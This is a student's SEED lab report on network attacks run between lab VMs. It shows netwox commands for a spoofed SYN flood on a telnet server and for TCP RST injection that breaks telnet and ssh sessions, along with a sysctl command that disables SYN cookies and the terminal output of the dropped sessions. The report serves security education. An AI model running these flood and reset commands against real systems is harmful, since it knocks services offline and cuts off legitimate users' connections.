Author: Wong Tin Kit
Student ID: 1003331

IP Mapping

In this Lab, please refer to the following mapping for clarity.


VM	Name	IP
A	SEEDUbuntu Clone	10.0.2.8
B	SeedUbuntu Clone 1	10.0.2.7
Attacker	SeedUbuntu	10.0.2.6

Task 1: SYN Flooding Attack

In this task, VM A (telnet client) will attempt to establish a telnet session with VM B (telnet server). We will explore the 2 scenarios where the SYN Cookie feature is switched on and off.


SYN Cookie Switched On

The attacker will run ***sudo netwox 76 -i 10.0.2.7 -p 23 -s raw*** which will start the SYN Flood attack. The ***-s*** flag with value ***raw*** allows netwox to spoof at IPv4/IPv6 instead of the link level. The image below shows the TCB queue on VM B which is the telnet server. I would expect that these packets are not stored at all. On closer inspection, I realised that if we check the queue once more with ***netstat -tna*** , the queue has different source addresses.




However, VM A is still able to establish a telnet connection with the server even when the SYN

flood attack is ongoing. This must mean that the SYN Cookies are doing their job.




SYN Cookie Switched Off

We turn the feature off with ***sudo sysctl -w net.ipv4.tcp_syncookies=0*** and run the command ***sudo netwox 76 -i 10.0.2.7 -p 23 -s raw*** on the attacker machine once more. On VM B (telnet server), we see the TCB queue filled up with half-open connections and a second probe (running ***netstat -tna***) once more shows that these IP addresses are the same. The TCB queue is shown in the image below. We can infer that the telnet server is waiting for the ACK from those spoofed IP addresses.



When VM A attempts to connect to the VM B as a telnet client as the SYN flooding attack is ongoing, it fails to do so and is stuck. This is seen in the image below. This behavior is expected as TCB queue is full and does not have space for the TCP SYN packet from VM A to reach VM


B. It cannot perform the TCP handshake and is thus stuck waiting.




Task 2: TCP RST Attacks on **telnet** and **ssh** Connections


Netwox [telnet]

Running ***sudo netwox 78 -d enp0s3 -f "tcp and src 10.0.2.7 and dst port 23" -i 10.0.2.8*** on the attack machine allows us to send a TCP RST packet for every telnet packet from VM B to VM A. We first establish a telnet session with VM A as the client and VM B as the server as shown in the below image.




Next, we run the command ***sudo netwox 78 -d enp0s3 -f "tcp and src 10.0.2.7 and dst port 23" -i 10.0.2.8*** on the attack machine and we notice that the first character input from VM A causes the telnet session to drop as shown below. Since telnet sends packets for each character typed, it triggers netwox to inject a RST packet and this results in a broken session. Further attempts to reconnect to telnet server fails as netwox will send a corresponding TCP RST attack. The next telnet connection attempt can be seen in the last image.



SEEDUbuntu Clone1 [Running]
Terminal
En
6:56 AM
[02/13/21]seed@VM:~$ telnet 10.0.2.8
Trying 10.0.2.8...
Connected to 10.0.2.8.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sat Feb 13 07:04:48 EST 2021 from 10.0.2.7 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
1 package can be updated.
0 updates are security updates.
[02/13/21]seed@VM:~$ aConnection closed by foreign host
[02/13/21]seed@VM:~$
Left ⌘



Netwox [ssh]

VM B will attempt to ssh into VM A and we run the command ***sudo netwox 78 -d enp0s3 -f "tcp and src 10.0.2.8 and src port 22" -i 10.0.2.8*** on the attack machine. The command here will filter packets that are from VM A of the port 22 (SSH). As netwox is running before VM B ssh into A, it causes the ssh connection to fail as seen below (first image). The second image (below) shows that the ssh session can be dropped if the netwox command runs after ssh session has been established.


SEEDUbuntu Clone1 [Running]
Terminal
En
7:13 AM
[02/13/21]seed@VM:~$ ^C
[02/13/21]seed@VM:~$ ^C
[02/13/21]seed@VM:~$ ^C
[02/13/21]seed@VM:~$ exit
logout
Connection to 10.0.2.8 closed.
[02/13/21]seed@VM:~$ ssh seed@10.0.2.8
seed@10.0.2.8's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
1 package can be updated.
0 updates are security updates.
Last login: Sat Feb 13 07:21:29 2021 from 10.0.2.7
[02/13/21]seed@VM:~$ ls
android Customization Documents examples.desktop host Music Public Templates
bin Desktop Downloads get-pip.py lib Pictures source Videos
[02/13/21]seed@VM:~$ exit
logout
Connection to 10.0.2.8 closed.
[02/13/21]seed@VM:~$ hostname -I
10.0.2.7
[02/13/21]seed@VM:~$ ls
android bin Desktop Downloads get-pip.py lib Pictures source Videos
a.out Customization Documents examples.desktop host Music Public Templates
[02/13/21]seed@VM:~$ ls
android bin Desktop Downloads get-pip.py lib Pictures source Videos
a.out Customization Documents examples.desktop host Music Public Templates
[02/13/21]seed@VM:~$ hostname -I
10.0.2.7
[02/13/21]seed@VM:~$ ssh seed@10.0.2.8
seed@10.0.2.8's password:
packet_write_wait: Connection to 10.0.2.8 port 22: Broken pipe
[02/13/21]seed@VM:~$ ssh seed@10.0.2.8
seed@10.0.2.8's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
1 package can be updated.
0 updates are security updates.
Last login: Sat Feb 13 07:22:34 2021 from 10.0.2.7
[02/13/21]seed@VM:~$ pwpacket write wait: Connection to 10.0.2.8 port 22: Broken pipe
[02/13/21]seed@VM:~$
[02/13/21]seed@VM:~$
Left ⌘

